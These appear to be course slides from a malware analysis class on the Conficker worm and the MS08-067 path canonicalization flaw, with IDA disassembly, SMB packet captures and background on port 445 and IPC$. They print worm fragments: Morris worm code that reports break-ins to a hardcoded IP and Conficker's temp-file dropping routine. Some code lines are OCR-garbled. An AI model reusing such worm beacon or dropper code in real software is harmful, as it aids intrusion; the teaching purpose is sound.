## CSC 471 Modern Malware Analysis Conficker Worm Si Chen (schen@wcupa.edu)




## Worms





```
/* This report a sucessful breakin by sending a single byte to "128.32.137.13"
* (whoever that is). */
static report_breakin(arg1, arg2)
                                      /* 0x2494 */
   int s;
struct sockaddr_in sin;
   char msg;
   if (7 != random() % 15)
       return;
 his report a surseaful breakin by sending a single byte to "178.37.13
 bzero(&sin, sizeof(sin));
   sin.sin_family = AF_INET;
 sin.sin_port = REPORT_PORT;
   sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
                                         /* <env+77>"128.32.137.13" */
 struct seckadde in ain;
 s = socket(AF_INET, SOCK_STREAM, 0);
   if (s < 0)
      return;
   if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))
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   close(s);
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  In. alm addr. a addr > loat, addr($50"128.32.127.12"11)
/* End of first file in the original source.
                                            * (Indicated by extra zero word in text area.) */
/*
* Local variables:
* compile-command: "make"
* comment-column: 48
* End:
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The Morris Worm










## **OVERVIEW**


# CVE-2008-4250 (MS08-067) & Conflicker Worm

## Worm: Win32 Conficker



#### **Preface**

■ In October 2008, Microsoft urgently released a critical security patch to fix the threat posed by the CVE-2008-4250 vulnerability (internally known as MS08-067). Since this patch was not released on Microsoft's regular Patch Tuesday, it is called an **Out-of-Band** Update.



#### Introduction

- Brief overview of CVE-2008-4250 vulnerability
- Connection between vulnerability and differences between "." and ".." in command-line operations

## **Brief overview of CVE-2008-4250 vulnerability**

#### **CVE-ID**

CVE-2008-4250

Learn more at National Vulnerability Database (NVD)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information


#### **Description**

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250


#### Differences between "." and ".."

- Before we delve into the CVE-2008-4250 vulnerability, I need to introduce some basic knowledge, as the cause of this vulnerability is related to the differences between "." and ".." in command-line operations, and how the program handling these two symbols.
- To illustrate this issue, I created a folder named "a" in the root directory of my C drive, and then created a folder named "b" inside "a" folder, which contains a "c" folder, and finally a "d" folder, as shown in the following hierarchy:




## Programming the idea of simplifying directory structure

Regardless of whether our command-line tool simplifies directories before executing our commands, one of the sub-functions in the NetpwPathCanonicalize function in our netapi32.dll has this feature. So here we need to implement two functions, one is the processing method for a dot. This situation is the simplest. Just remove the "." directly. However, our NetpwPathCanonicalize function does not use deleting functions to simplify strings, but uses the wcscpy() function to copy the contents of the left pointer to the right pointer, as shown in the following figure:



## Programming the idea of simplifying directory structure

■ Since the case with two dots also needs to remove the directory name in front of these two dots, in addition to the basic need for two pointers p1 and p2 to mark the addresses of the slashes on both sides of the dot, a pointer p3 is also needed to mark the position of the slash in front of the directory name to be removed, and then we can use the wcscpy() function to copy the contents pointed to by p1 to the position of p3.




#### **Preface**

- For many years, worm-type malicious programs born from system-level vulnerabilities have emerged endlessly.
- Hackers either dig out 0-day vulnerabilities themselves and write worm programs to wreak havoc on the internet, or they seize the moment a system patch is released, using techniques like comparison to pinpoint the patch's exact location and then craft a worm program.
- After all, for many users around the world, they don't always keep up with the vendor's pace and apply patches immediately, giving hackers an opportunity to exploit.
- The experiment in today's lecture revolves around the Conficker worm (also known as Kido, Downadup, etc.), based on CVE-2008-4250.

### Conficker.exe\_

- Conficker.exe\_
  - MD5: c9e0917fe3231a652c014ad76b55b26a



## **Extraction of the Malicious Sample**

Let's drag this sample into IDA and examine its static characteristics. After loading the sample, we arrive directly at the main function:

```
0041B65C lea
                 eax, [ebp+Buffer]
0041B662 push
                                  ; lpBuffer
                 eax
0041B663 mov
                 esi, 104h
0041B668 push
                 esi
                                  ; nBufferLength
0041R669 call
                 ds:GetTempPathA
0041B66F push
                                  ; nSize
                 esi
                 eax, [ebp+Filename]
0041B670 lea
0041B676 push
                                  ; lpFilename
                 eax
                                    hModule
0041B677 push
                 A
0041B679 call
                 ds:GetModuleFileNameA
```

### **Extraction of the Malicious Sample**

Next, we have:

```
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0041B765 call
                 ds:GetTickCount
0041B76B xor
                 eax. 34567890h
0041B770 push
                 PAX
0041B771 lea
                 eax, [ebp+Buffer]
0041B777 push
                 eax
0041B778 lea
                 eax, [ebp+Str]
0041B77E push
                 offset aSU tmp ; "%s\\%u.tmp"
0041B783 push
                                  : Dest
                 eax
0041B784 call
                 edi : sprintf
0041B786 push
                 1A400h
                                  ; nNumberOfBytesToWrite
0041B78B lea
                 eax, [ebp+Str]
0041B791 push
                 offset dword 401098 ; lpBuffer
0041B796 push
                                  ; lpFileName
                 eax
0041B797 call
                 sub 41B598
0041B79C add
                 esp, 1Ch
0041B79F test
                 eax, eax
0041B7A1 jz
                 1oc 41B82A
```

#### Let's dive into sub\_41B598 to find out:

```
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0041B598
0041B598
0041B598 ; Attributes: bp-based frame
0041B598
0041B598 ; int cdecl sub 41B598(LPCSTR lpFileName, LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite)
0041B598 sub 41B598 proc near
0041B598
0041B598 NumberOfButesWritten= dword ptr -4
0041B598 lpFileName= dword ptr 8
0041B598 lpBuffer= dword ptr 0Ch
0041B598 nNumberOfButesToWrite= dword ptr 10h
0041B598
0041B598 push
                 ebp
0041B599 mov
                 ebp, esp
0041B59B push
                 ecx
0041B59C push
                 ebx
0041B59D push
                 esi
0041B59E push
                 edi
0041B59F xor
                 esi, esi
0041B5A1 push
                 esi
                                 ; hTemplateFile
                                 ; dwFlagsAndAttributes
0041B5A2 push
                 20h
                                 ; dwCreationDisposition
0041B5A4 push
                 2
                                 : lpSecurityAttributes
0041B5A6 push
                 esi
                                 : dwShareMode
0041B5A7 push
                 esi
                                 : dwDesiredAccess
0041B5A8 push
                 400000000h
0041B5AD push
                 [ebp+lpFileName] ; lpFileName
                 ebx, ebx
0041B5B0 xor
0041B5B2 call
                 ds:CreateFileA
                 edi, eax
0041B5B8 mov
0041B5BA cmp
                 edi, OFFFFFFFh
0041B5BD jz
                 short loc 41B5E3
```

```
0041B5BF push
                esi
                                 ; 1pOverlapped
0041B5C0 mov
                esi, [ebp+nNumberOfBytesToWrite]
                 eax, [ebp+NumberOfBytesWritten]
0041B5C3 lea
                                 ; lpNumberOfBytesWritten
0041B5C6 push
                 eax
0041B5C7 push
                esi
                                 ; nNumberOfBytesToWrite
0041B5C8 push
                 [ebp+lpBuffer]
                                 ; 1pBuffer
                                 ; hFile
0041B5CB push
                edi
0041B5CC call
                ds:WriteFile
0041B5D2 test
                eax, eax
0041B5D4 jz
                 short loc 41B5DC
```

## Port 445: Overview, Use Cases, and Security Risks

#### 1. What is Port 445?

- 1. TCP/UDP port used by the Server Message Block (SMB) protocol
- 2. Facilitates file, printer, and named pipe sharing in Windows networks

#### 2. Port 445 Use Cases

- 1. File and printer sharing between Windows devices
- 2. Remote administration of network devices
- 3. Communication with Active Directory services

#### 3. Security Risks

- 1. Vulnerable to unauthorized access if not properly secured
- 2. Exploitation of SMB vulnerabilities (e.g., WannaCry and NotPetya ransomware attacks)
- 3. Potential for information leakage if SMB traffic is not encrypted

#### 4. Mitigating Security Risks

- 1. Use firewalls to restrict access to Port 445
- 2. Disable SMBv1 and use SMBv2 or SMBv3 with encryption
- 3. Keep systems updated with the latest security patches



## **Understanding IPC\$ in Windows Networking**

#### 1.What is IPC\$?

- 1. IPC\$ stands for Inter-Process Communication (IPC) Share
- 2. It is a hidden administrative share in Windows operating systems

#### 2.IPC\$ Basics

- 1. Facilitates communication between processes on the same or different computers
- 2. Implemented using the Server Message Block (SMB) protocol

#### 3. Role of IPC\$ in Windows Networking

- 1. Enables remote administration and management of resources
- 2. Provides a mechanism for authentication and authorization

#### 4. Security Considerations

- 1. IPC\$ can potentially be exploited by attackers
- 2. Ensure proper security measures to mitigate risks

```
Time
              Source
                             Destination
                                            Protocol Length Info
                                                       66 57162 + 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   1 0.000000 192.168.0.10
                             192.168.0.11
                                            TCP
                                            TCP
                                                       66 445 → 57162 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK PERM=1
    2 1.075804 192.168.0.11
                             192.168.0.10
> Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
> Ethernet II, Src: QuantaCo bb:58:4a (d8:c4:97:bb:58:4a), Dst: Dell ba:69:8f (f4:8e:38:ba:69:8f)
> Internet Protocol Version 4, Src: 192.168.0.10, Dst: 192.168.0
> Transmission Control Protocol, Src Port: 57162, Dst Port: 445, Seq: 0, Len: 0
```

```
Destination
No.
                                             Protocol
     Time
               Source
                                                     Length
                                                           Info
                                                       142 Negotiate Protocol Request
   5 1.081271 192.168.0.10
                              192.168.0.11
                                             SMB
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> Frame 5: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface 0
> Ethernet II, Src: QuantaCo bb:58:4a (d8:c4:97:bb:58:4a), Dst: Dell ba:69:8f (f4:8e:38:ba:69:8f)
> Internet Protocol Version 4, Src: 192.168.0.10, Dst: 192.168.0.11
> Transmission Control Protocol, Src Port: 57162, Dst Port: 445, Seq: 1, Ack: 1, Len: 88
> NetBIOS Session Service
SMB (Server Message Block Protocol)
  > SMB Header

✓ Negotiate Protocol Request (0x72)
      Word Count (WCT): 0
      Byte Count (BCC): 49
     Requested Dialects
      > Dialect: LANMAN1.0
      > Dialect: LM1.2X002
      > Dialect: NT LANMAN 1.0
      > Dialect: NT LM 0.12
```

